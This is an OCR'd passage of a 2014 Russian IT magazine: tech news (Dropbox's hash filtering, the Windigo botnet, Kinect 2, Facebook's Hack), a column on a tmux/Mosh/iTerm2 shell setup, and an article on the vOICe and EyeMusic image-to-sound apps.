автоматизации повто-
ряемых задач.



DROPBOX ПРОТИВ НЕЛЕГАЛЬНОГО КОНТЕНТА

Для многих пользователей стало неожиданностью, что Dropbox фильтрует контент

Не секрет, что многие файловые хранилища вынуждены здорово прогибаться под правообладателей и правоохранительные органы, чтобы выжить. Такая судьба постигла Rapidshare, из-за этого закрыли MegaUpload. Но и облачные хранилища не отстают. Так, в прошлом году представители Microsoft обнаружили, что пользователь SkyDrive (теперь OneDrive) хранил у себя фото детей во взрослой одежде и с макияжем. Microsoft немедленно передали данные в полицию.


Но почему-то для многих стало сюрпризом, что нелегальный контент у своих пользо-


вателей ищет и Dropbox. Шум поднялся из-за того, что один пользователь сервиса захотел поделиться ссылкой на файл из своей Dropbox-папки, но не смог, — файл оказался заблокирован за нарушение авторских прав. Этот случай собрал кучу ретвитов и перепостов, так что Dropbox вынужден был объясниться. Dropbox правда проверяет хеш файлов (только хеш), сверяясь со списком запрещенных файлов. Если есть совпадение — поделиться такой ссылкой будет невозможно. Хотя файл никуда не денется из папки в облаке и останется доступен самому пользователю. В общем, компания уверяет, что по-прежнему не заглядывает в папки пользователей, все делает автоматика.



«Только создание и подписание аналога Великой хартии вольностей, соблюдение положений которой гарантировали бы правительства, компании и общественные институты, поможет сохранить интернет доступным, свободным и открытым для всех».

О НЕОБХОДИМОСТИ РАЗРАБОТАТЬ СЕТЕВУЮ КОНСТИТУЦИЮ
Тим Бернс Ли





БОТНЕТ ИЗ 25 ТЫСЯЧ UNIX-СЕРВЕРОВ

Обнаружена массированная кибератака Windigo, от которой пострадала и Россия

Большой и весьма необычный ботнет обнаружила компания ESET при помощи CERT-Bund и других экспертных групп. Сложной атаке подверглись более 25 тысяч серверов по всему миру, работающих под операционными системами Linux и UNIX.

Конечной целью «операции Windigo», как ее назвали в компании ESET, было заражение компьютеров под Windows, кликфрод и рассылка спама. Но для этого злоумышленники проделали огромную предварительную работу. В атаке был задействован целый комплекс вредоносов, уязвимостями авторы атаки, видимо, не пользовались принципиально: бэкдор Linux/Ebury, шелл Linux/Cdorked, DNS-сервер Linux/Onimiki и спам-бот Perl/Calfbot. Что интересно, некоторая малварь из данного списка была обнаружена экспертами в предыдущие годы, но никто не думал, что масштабы проблемы столь серьезны. В частности, находили бэкдор Ebury, но, так как он устанавливался на серверы вручную, предполагали, что это единичные, прицельные атаки. Разумеется, никому не пришло в голову, что речь идет о десятках тысяч заражений. Однако в июне 2013 года было обнаружено 7707 зараженных серверов, в октябре — 12 326, в январе 2014-го — еще 11 110. Таким образом, зарегистрировано уже 26 024 уникальных IP-адреса, инфицированных Ebury, в том числе 3794 новых за последние три месяца. По подсчетам ESET, схема действовала с 2011 года, но почти три года оставалась вне «видимости радаров». В числе пострадавших от атаки cPanel и Linux Foundation.

После получения контроля над сервером его использовали для заражения размещенных на нем сайтов, а также для похищения клиентских данных. Кроме того, малварь пыталась заражать пользователей сервера, причем на пользователей Windows и Mac реагировала по-разному. Фактически большей опасности подвергались именно Windows-пользователи, «яблочникам» просто подбрасывали переадресации на безвредные сайты знакомств или страницы с порнографическим контентом. Помимо этого, у вредоноса имелся и модуль обновления, который и позволял операторам ботнета полностью проапгрейдить ПО и оставаться необнаруженными.



35 миллионов спам-сообщений в сутки рассылал этот могучий ботнет. Кроме того, ежедневно на набор эксплойтов перенаправляются свыше 500 тысяч посетителей скомпрометированных сайтов. Россия тоже попала в список пострадавших, у нас обнаружили 800 зараженных серверов.



При заражении Windigo ESET рекомендует полную очистку памяти, переустановку ОС и всего программного обеспечения. Также, конечно, необходимо сменить все используемые пароли и ключи, поскольку существующие учетные данные, скорее всего, скомпрометированы.

ПРЕДСТАВЛЕН KINECT 2 ДЛЯ WINDOWS

Контроллер второго поколения будет доступен этим летом

На конференции Build 2014 официально представили вторую версию бесконтактного контроллера Kinect для персональных компьютеров, устройство анонсировал сам вице-президент Microsoft Терри Майерсон.

Первый Kinect для Windows вышел еще в 2012 году, и тогда устройство стоило вдвое дороже версии для Xbox. Стоимость второй версии пока неизвестна, но технические подробности уже доступны. Контроллер оснащен камерой с разрешением 1080p и выглядит практически аналогично устройству для Xbox One, разве что эмблема Xbox уступила место индикатору питания, а на верхней панели размещена надпись Kinect. Контроллер второго поколения выполнен в автономном корпусе с собственными кабелями питания. Однако девайс также оснащен и специальным хабом, на котором присутствует выход USB 3.0 и источник питания с переключением на 110 или 220 В. Microsoft обещает, что устройство станет лучше распознавать жесты и изменение положения тела, а также лучше фиксировать движения при недостаточном освещении.

Напомню, что первый Kinect умудрялись использовать не только для игр, но и для управления летающими дронами, для распознавания и перевода языка жестов и других весьма нетривиальных задач. Хочется верить, что выход второй версии и SDK для нее даст жизнь и другим интересным идеям.



27%

АМЕРИКАНЦЕВ СЧИТАЮТ, ЧТО ГИГАБАЙТ — ЭТО НАСЕКОМОЕ

→ Читать результаты социологического опроса, проведенного компанией vouchercloud, веселее любого анекдота. Из 2392 опрошенных американцев 42% сказали, что материнская плата — это деталь круизного лайнера. 23% думают, что MP3 — робот из фильма «Звездные войны». 18% уверены в том, что Blu-ray — это морское животное. И еще 11% уверены, что HTML — это болезнь, которая передается половым путем.

1.1 и 2.0

ВЕРСИИ MS-DOS ПЕРЕДАЛИ В МУЗЕЙ

→ Исходные коды MS-DOS 1.1 и 2.0, а также Word for Windows 1.1 теперь стали достоянием общественности, так как Microsoft передала их в калифорнийский Музей компьютерной истории в Маунтин-Вью. Размеры и функционал продуктов сейчас могут лишь позабавить, а когда-то такие ТТХ казались чем-то очень крутым: MS-DOS занимает 300 Кб и требует всего 12 Кб оперативной памяти для работы.



Пока одни компании разрабатывают собственные языки, Google, Facebook, LinkedIn и Twitter работают над созданием СУБД WebScaleSQL. Это будет «макроверсия» MySQL, форк, оптимизированный для больших БД интернет-масштаба.

FACEBOOK ПРЕДСТАВИЛА ЯЗЫК **HACK**

Открытый язык Hack — родственник PHP

Еще в прошлом году ВКонтакте представила свою версию PHP — язык KittenPHP, переход на который вдвое увеличил производительность, если верить более поздним сообщениям. Теперь свой язык представила и другая соцсеть — Facebook.

Hack во многом схож с PHP, в частности быстротой программирования, но одновременно Hack отличает статическая типизация, используемая в C++, Java и ряде других языков. Новый язык сочетает в себе сильные стороны разных языков программирования и идеален для компании, где работают тысячи программистов, которые обновляют код дважды в день. Кстати, на языке Hack базируется почти весь сайт Hack с его более чем миллиардной аудиторией (сейчас компания на финальной стадии миграции с PHP). Для работы с приложениями, написанными на Hack, понадобится виртуальная машина HHVM, поддерживающая одновременно PHP и Hack. Благодаря этому не придется переписывать весь код на Hack разом, можно делать это постепенно. Для загрузки Hack и HHVM понадобятся Ubuntu 12.04 LTS, Ubuntu 13.10 или Debian 7. Также можно скачать код Hack и скомпилировать его самостоятельно.

КОМФОРТНЫЙ ШЕЛЛ — ЭТО КАК?



Колонка

Стёпы Ильина

В последнее время мне довольно много приходится работать в консоли с удаленными серверами. Поймал себя на мысли, что, несмотря на 2014 год, ощущения от работы по SSH напоминают времена, когда был только Telnet. Но после некоторых экспериментов жизнь стала заметно лучше.

ТРЕБОВАНИЯ

Что меня раздражает больше всего, так это что после любого обрыва соединения или выключения (фактически засыпания) ноутбука нужно заново подключаться (хорошо, если с той стороны есть screen). Поэтому первое требование простое — нужно, чтобы шелл работал без потери контекста после перезагрузки или восстановления из сна, при изменении маршрутизации (например, переключение между Wi-Fi-сетями или после подключения к VPN) или в случае каких-то временных проблем с сетью. Дальше требования попроще: сохранение цветов, нормальная работа copy-paste, поддержка цветовых схем, беспроблемная работа скроллинга.

КОНФИГУРАЦИЯ

90% времени я работаю под OS X, поэтому буду рассказывать о своем конфиге. В принципе, от системы к системе ничего не меняется, кроме непосредственно терминала. На серверах в основном у меня Debian и Ubuntu, но это вообще не имеет значения. Итак, конфиг, с которым в последнее время я живу, — iTerm2 + Mosh + tmux.

iTerm2

Собственно, iTerm — это один из самых известных терминалов под OS X. Он уже из коробки неплохо приготовлен, но единственное — нужно не забыть включить цветовые схемы и поддержку скроллинга. Для этого в настройках надо выставить Terminal Type в xterm-256color и убедиться, что опция Enable xterm mouse reporting активирована. Вообще, рекомендую познакомиться со всеми фишками программы (разделение на панели, autocomplete, поддержка Growl и прочее) — я открыл для себя много полезного.


tmux

Менеджер сессий, без него никак. Если ты когда-то работал со screen, то tmux — это тот же screen, но на стероидах. Правда, из всех его функций я использую только возможность сохранить мою сессию на удаленном сервере. Идея простая: когда я подключаюсь, я всегда начинаю с того места, где закончил, — например, работы над каким-нибудь скриптом в Vim'е. Состояние сохраняется. Да, screen делает то же самое, но давно не развивается — поэтому tmux в целом выигрывает.

Tmux легко устанавливается на удаленном сервере, в конфиг стоит добавить что-то вроде:

```
new-session
set-window-option -g mode-mouse on
set -g history-limit 25000
```

Объясняю, в чем смысл. Если активной сессии нет и при этом выполняется попытка подключения (attack), то tmux создаст новую сессию — это делает первая строчка конфига. Вторая включает поддержку мыши. Третья определяет размер истории.



Шпаргалка по tmux

Mosh

Мы уже как-то писали про Mosh. Это очень полезная утилита, которая выступает чем-то вроде коннектора между сервером и клиентом. Даже если соединение обрывается (а обрывается оно постоянно банально из-за перемещения из дома на работу, я работаю на ноуте), она терпеливо подождет, пока все станет OK, и без всяких проблем позволит вернуться к работе. «Ни единого обрыва», как в случае с SSH :).

Нужную версию лучше взять из Git'а, тогда она стопроцентно будет поддерживать мышь и скроллинг:

```
git clone https://github.com/keithw/mosh.git
cd mosh/


sudo apt-get build-dep mosh
./autogen.sh && ./configure && make
sudo make install
```

Соответственно, клиентская часть в OS X устанавливается через HomeBrew:


```
brew install --HEAD mobile-shell
```

КАК ЭТИМ ПОЛЬЗОВАТЬСЯ

На выходе все очень просто. Мне достаточно набрать команду `mosh HOST -- tmux a`, и я всегда получаю доступ к шеллу в том месте, где я закончил. Tmux сохраняет сессию на удаленном хосте, Mosh позволяет не переподключаться сто раз на дню, а iTerm — комфортно работать с шеллом. Можно, конечно, прокачивать систему еще дальше и, к примеру, установить на удаленном хосте zsh, но это уже детали.



Mosh — SSH без обрывов



Илья Русанен
rusanen@real.xakep.ru



Proof-of-Concept

УЧИМСЯ СМОТРЕТЬ НА МИР... **УШАМИ**

Математики и криптографы давно экспериментируют с игральными картами для кодирования и шифрования информации. Это связано с тем, что колода карт обычно не вызывает подозрения у правоохранительных органов, спецслужб и разведчиков. Игральные карты можно использовать и как генератор псевдослучайных чисел и даже как криптографический блокнот. Фактически колода карт — это самый удобный и самый надежный метод шифрования информации в отсутствие компьютера.

WWW

Установить EyeMusic
на iOS можно из App Store.

Сайт проекта vOICe:
seeingwithsound.com

«Как звучит этот цвет?» — для большинства из нас этот вопрос покажется по меньшей мере странным, но не для Нила Харбиссона (Neil Harbisson), ирландского исследователя, художника и первого официального киборга, родившегося с ахроматопсией (полной неспособностью различать цвета). С помощью специальной антенны и чипа, установленного на затылке, Нил смог научиться свободно различать до 360 цветов и вполне неплохо устроился в этом мире. Однако что делать тем, кто, в отличие от Нила, полностью слеп?

Двадцать два года назад голландский инженер Петер Мейер (Peter Meijer) начал работу над исследовательским проектом vOICe. Он преобразует простые черно-белые картинки в последовательность звуков. Программа сканирует изображение слева направо и для каждого столбца пикселей генерирует звук на соответствующей частоте. Чем выше точка на картинке — тем выше звук. Например, для диагональной линии из левого нижнего в правый верхний угол звук начинается на низкой частоте, а завершается на высокой. Более сложные картинки воспринимаются как беспорядочный шум, но при тренировке в них можно разобраться.

Алгоритм работы vOICe






В ЧЕМ ИДЕЯ?

В 2007 году невролог Амир Амеди (Amir Amedi) с коллегами решил испробовать vOICe на слепых от рождения людях. Удивительно, но всего через 70 часов занятий они смогли различать очень сложные объекты на картинках размером 4500 пикселей, например лица и перекрестки на улицах, — а ведь эти люди никогда ничего не видели в своей жизни. Подключив наголовную камеру к компьютеру и надев наушники, они могли ходить по комнате, ориентируясь исключительно по звуку. Через каждые несколько шагов камера делала фотоснимок, который транслировался в наушники. После десяти дополнительных часов тренировки слепые люди способны распознавать силуэты людей и повторять их позы.




Современная хардварная реализация vOICe




ГДЕ ПОИГРАТЬСЯ?


Недавно группа исследователей под руководством Амеди выпустила усовершенствованную версию vOICe — программу EyeMusic, бесплатное приложение под iPhone. Усовершенствованный алгоритм выдает более приятные звуки и способен передавать информацию о цвете. В основе работы программы лежит усовершенствованный алгоритм, способный различать не только положение пикселей по осям X и Y, но и цвета. Программа поддерживает как реалтаймовую обработку с камеры, так и загрузку изображений из фотоальбомов.

В качестве тренировочных изображений (для привыкания к подобному способу восприятия информации) программа содержит генератор простейших 2D-объектов. Как только ты научишься безошибочно их различать на слух, можно переходить к более сложным объектам. Только не забудь перед началом работы откалибровать уровни освещенности и насыщенности.





Котейка звучит куда милее, чем Heartbleed



У EyeMusic множество настроек и опций для калибровки алгоритма под конкретную обстановку

Денис Бугарчев,
разработчик интерфейсов, Яндекс.Маркет
begebot@gmail.com



DIVE INTO FRONTEND

КАК ВСЕ ПОМЕНЯЛОСЬ ЗА ПОСЛЕДНИЕ 15 ЛЕТ

Мы живем в удивительное время. На наших глазах рождаются, развиваются и транформируются во что-то иное не только технологии, но и целые профессии. Именно так случилось с системными администраторами, которые сейчас практически исчезли, уступив место DevOps-инженерам. С frontend-разработкой все наоборот: она сейчас переживает самый расцвет. Почему так?

В те времена, когда компьютеры были большими, а интернет очень маленьким, никто толком не знал, что же в этом загадочном интернете можно делать. Как ты наверняка помнишь, почти все сайты были очень простые: текст с информацией, пара ссылок на аналогичную страницу и все. Браузеры тоже были очень простые, а зачастую даже чисто текстовые (например, консольные), поэтому и странички состояли из самых базовых тегов HTML, которые размечали структуру текстового документа. Глядя на все, что происходит сейчас, можно сказать, что именно тогда и был золотой век семантики и теги использовались действительно по прямому назначению. Впрочем, золотое детство интернета быстро прошло, появились первые большие сайты с повышенными требованиями к внешнему виду, а значит, и к верстке.

